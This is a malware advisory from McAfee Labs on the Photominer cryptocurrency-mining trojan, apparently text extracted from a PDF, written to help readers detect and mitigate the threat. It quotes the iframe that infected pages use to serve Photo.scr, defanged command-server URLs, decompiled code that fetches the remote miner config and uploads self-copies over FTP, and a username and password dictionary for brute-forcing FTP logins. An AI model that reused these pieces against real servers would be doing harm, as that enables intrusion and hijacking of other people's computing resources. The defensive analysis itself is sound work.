McAfee Labs Threat Advisory

Photominer

December 8, 2017

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive “Malware and Threat Reports” at the following URL: https://sns.secure.mcafee.com/signup_login.

Summary

Trojan Photominer is a detection for a family of Coin Miner. It infects insecure FTP servers and alters the source code of the HTML page to spread.

When a user accesses the infected page, they get a pop-up message asking them to run the file by the name “Photo.scr”.

After the file is downloaded and executed on the client's machine, it starts mining Monero Crypto currency and starts spreading internally in the network.

McAfee products detect this threat under following detection name:

- Photominer!<partial_md5>
- HTML/Phominer
- Trojan-CoinMiner
- CoinMiner!<partial_md5>
- GenericRXAG-LR!<partial_md5>
- GenericRXAR-KV!<partial_md5>

Detailed information about the threat, its propagation, characteristics, and mitigation are in the following sections:

- Infection and Propagation Vectors
- Characteristics and Symptoms
- Mitigation
- Restart Mechanism
- McAfee Foundstone Services

The minimum DAT versions required for detection are:

Detection Name	MD5 of samples	DAT Version	Date
Photominer	ABA2D86ED17F587EB6D57E6C75F64F05	V2: 8676 V3: 3127	6th Oct, 2017 6th Oct, 2017
GenericRXAG-LR	FE9787B3D1C40D4CEC154511F7725DA6	V2: 8270 V3: 2721	27th Aug, 2016 27th Aug, 2016
GenericRXAR-KV	00906A538CAFB606847C38797A5D0202	V2: 8380 V3: 2831	15th Dec, 2016 15th Dec, 2016
HTML/Phominer.A	063C1E0167D8D0241D605D17444C849B	V2: 8552 V3: 3003	6th Jun, 2017 6th Jun, 2017

Infection and Propagation Vectors

Photominer has been around since at least June 2016. It works in a cyclic fashion and spreads through vulnerable FTP servers.

When it is executed on the endpoint, it begins to mine crypto currency. It attempts a Dictionary Attack on the FTP server with usernames and passwords stored in the binary. If the dictionary attack is successful it will infect the HTML pages, add an Iframe tag, and drop a copy of itself as Photo.scr.


Whenever a user visits those infected web pages, the Photo.scr gets downloaded on the user's machine.

Characteristics and Symptoms

The following Iframe is present on infected HTML files:

```
</center>
</body>
</html>
<iframe src=Photo.scr width=1 height=1 frameborder=0>
</iframe>
```

On accessing the infected site, the browser displays the below prompt:



When the user saves the file (md5: AABB25FC227E8B9CD53086355BA7B313) and executes, the malware connects to the following sites:

- hxxp://stafftest[.]ru/test[.]html?0
- hxxp://hrtests[.]ru/test[.]html?1
- hxxp://profetest[.]ru/test[.]html?2
- hxxp://testpsy[.]ru/test[.]html?3
- hxxp://pstests[.]ru/test[.]html?4
- hxxp://qptest[.]ru/test[.]html?5
- hxxp://prtests[.]ru/test[.]html?6
- hxxp://jobtests[.]ru/test[.]html?7
- hxxp://iqtesti[.]ru/test[.]html?8

These sites contain the following information:

```
<HEAD>
<BODY>
<DIV
Sr&w09.j]
899@iz"-9[6we7w/,+w&8buu,0.rn,9.re9899@n&9,bgggs[-w[j[-/[ffY.2s:Qe1p:Q&RYqBd/9VY
899@jz"-9[6we7w/,+w&8buu,0.rn,9.re9899@n&9,bgggg[-w[j[-/[fA7gT&Ua0%MV&Yt:6tpENV:
899@hz"-9[6we7w/,+w&8buu,0.rn,9.re9899@n&9,bgggg[-w[j[-/[fAST.7edDSK1PWs!DdDdt,f
899@gz"-9[6we7w/,+w&8buu,0.rn,9.re9899@n&9,bgggg[-w[j[-/[ff!..%,?.!!3q9Q4QX=07XN
899@fz"-9[6we7w/,+w&8buu,0.rn,9.re9899@n&9,bgggg[-w[j[-/[fhNBKhZZjQ3:3DrJP/FD1Gg
```


The malware searches for the string "**Sr&w09.**" and decrypts the data using "substitution encryption" algorithms:

```
v68 = v23;
v67 = &v51 + 20 * v23 % 9;
sprintf(&v36, "http://%s/test.html?%d", v67, v23);
v29 = 1;
v5 = InternetOpenUrlA(v21, &v36, 0, 0, 0, 0);
if ( v5 )
{
  v60 = 0;
  v19 = (const char *)&v61;
  v6 = v5;
  InternetReadFile(v5, &v61, 64000, &v60);
  InternetCloseHandle(v6);
  if ( v60 > 0x800 )
  {
    v7 = strstr((const char *)&v61, "Sr&w09.");
    if ( strlen(v7) > 0x400 )
      goto LABEL_9;
  }
}
v29 = 1;
InternetCloseHandle(v21);
```

After decryption, it gets the monero pool it needs to join and wallet address:

```
<HTML>
<HEAD>
<BODY>
<DIV
[Section1]
pool0="-o stratum+tcp://mine.moneropool.com:3336 -t 1 -u 44Ynh6bQrj8bQcRYyB5uoVY
pool1="-o stratum+tcp://mine.moneropool.com:3333 -t 1 -u 4Aa3TcU7ixMVcYwbsw8ENVb
pool2="-o stratum+tcp://mine.moneropool.com:3333 -t 1 -u 4ASTnar5DSKjPW6kD5D5wm4
pool3="-o stratum+tcp://mine.moneropool.com:3333 -t 1 -u 44knnxmvnkkgyoQfQXziaXN
pool4="-o stratum+tcp://mine.moneropool.com:3333 -t 1 -u 42NBK2ZZ1QgbgDeJPuFDjG3
```

Resource Section of the malware contains RCData, which has an embedded PE file (md5:3AFEB8E9AF02A33FF71BF2F6751CAE3A), which is dropped in "%Temp%" folder as "NsCpuCNMiner32.exe"



On dropping the file in %temp%, it gets executed through windows API ShellExecuteA by passing the following command to start the mining:

- %Temp% - C:\Documents and Settings\[UserName]\Local Settings\Temp

```
  v29 = 1;
  ShellExecuteA(0, "open", "cmd", &v55, 0, 0);
}
v29 = 1;
ShellExecuteA(
  0,
  "open",
  "cmd",
  "/c (echo stratum+tcp://mine.moneropool.com:3333&
  0,
  0);
}
```

When the mining starts, it creates 1000 threads. Each of these threads generates IP addresses and tries to log in to the FTP locations with the existing dictionary of username and password.

Dictionary of username:

anonymous	Admin	admin	www-data
ftp	administrator	test	windows

Dictionary of password:

password	12345	1234567892	123123	123qwe
pass	123456	qwerty	abc123	mail@mail.com
pass1234	1234567	devry	admin123	
123	12345678	000002	derok010101	
1234	123456789	111111	windows	

Once it finds FTP servers which it can exploit with the dictionary attack, it traverses through the public HTML folder and searches for the below mentioned files and infects them and drop the self-copy at same location.

.php	.phtm	.bml	.dhtm
.htm	.xht	.asp	.mht
.xml	.htx	.shtm	

```
    v17 = FtpFindFirstFileA(v15, a4, &v26, 67108864, 0, v36);
    if ( !v17 || (v19 = 6, FtpOpenFileA(v15, "Photo.scr", -2147483648, 2, 0)) )
    {
LABEL_5:
      v19 = 12;
      InternetCloseHandle(v15);
      goto LABEL_6;
    }
    v35 = "Photo.scr";
    v34 = a4;
    sprintf(&v29, "%s/%s", a4, "Photo.scr");
    GetModuleFileNameA(0, &v30, 0x800u);
    v19 = 7;
    FtpPutFileA(v15, &v30, &v29, 2, 0, v37);
```

Mitigation

Mitigating the threat at multiple levels such as file, registry, and URL can be achieved at various layers of McAfee products. Browse the product guidelines available here to mitigate the threats based on the behavior described below in the Characteristics and symptoms section.


McAfee products can block this threat, blocking the execution of the malicious processes. The steps to do this block are described below.


Access Protection Rules


Creating access protection rules to prevent creation of the following files prevents the Photominer from executing and encrypting files:


- Photo.scr
- %temp%\NsCpuCNMiner32.exe

Rules for Endpoint Security:






McAfee Endpoint Security
Settings
Apply
Cancel
Common
Threat Prevention
Options
Access Protection
Exploit Prevention
On-Access Scan
On-Demand Scan
Firewall
Web Control
Status: Enabled
Hide Advanced
Rules
Deselecting both Block and Report will disable the Rule.
Add
Delete
Duplicate
Block
Report
Rule
Notes
Origin
Altering any file extension registrations
McAfee-defined
Altering user rights policies
McAfee-defined
Browsers launching files from the Downloaded Program Fil...
McAfee-defined
Creating new executable files in the Program Files folder
McAfee-defined
Creating new executable files in the Windows folder
McAfee-defined
Select a row to view rule details.



McAfee Endpoint Security
Add Rule
Save
Cancel
Description
Name:
Photominer
Action:
Block
Report
Executables
Add
Delete
Duplicate
Toggle Inclusion Status
Name
File Name or Path
MD5 hash
Signer
Inclusion Status
Notes
User Names
Add
Delete
Duplicate
Name
Inclusion Status


Edit Subrule
Save
Cancel
Name:
Photominer block file Execution\Creation
Subrule type:
Files
Operations:
Change read-only or hidden attributes
Write
Create
Delete
Execute
Change Permissions
Read
Rename
Targets:
Add
Delete
Include
Files
Photo.scr
Include
Files
pData\Local\Temp\NsCpuCNMiner32.exe
Browse

Rules for VirusScan Enterprise:







McAfee Endpoint Security
Mitigation methods for assorted malware is available in the following product guide. Any specific mitigation steps, if necessary, will be described later in this advisory:
http://b2b-download.mcafee.com/products/evaluation/Endpoint_Security/Evaluation/ens_1000_help_0-00_en-us.pdf

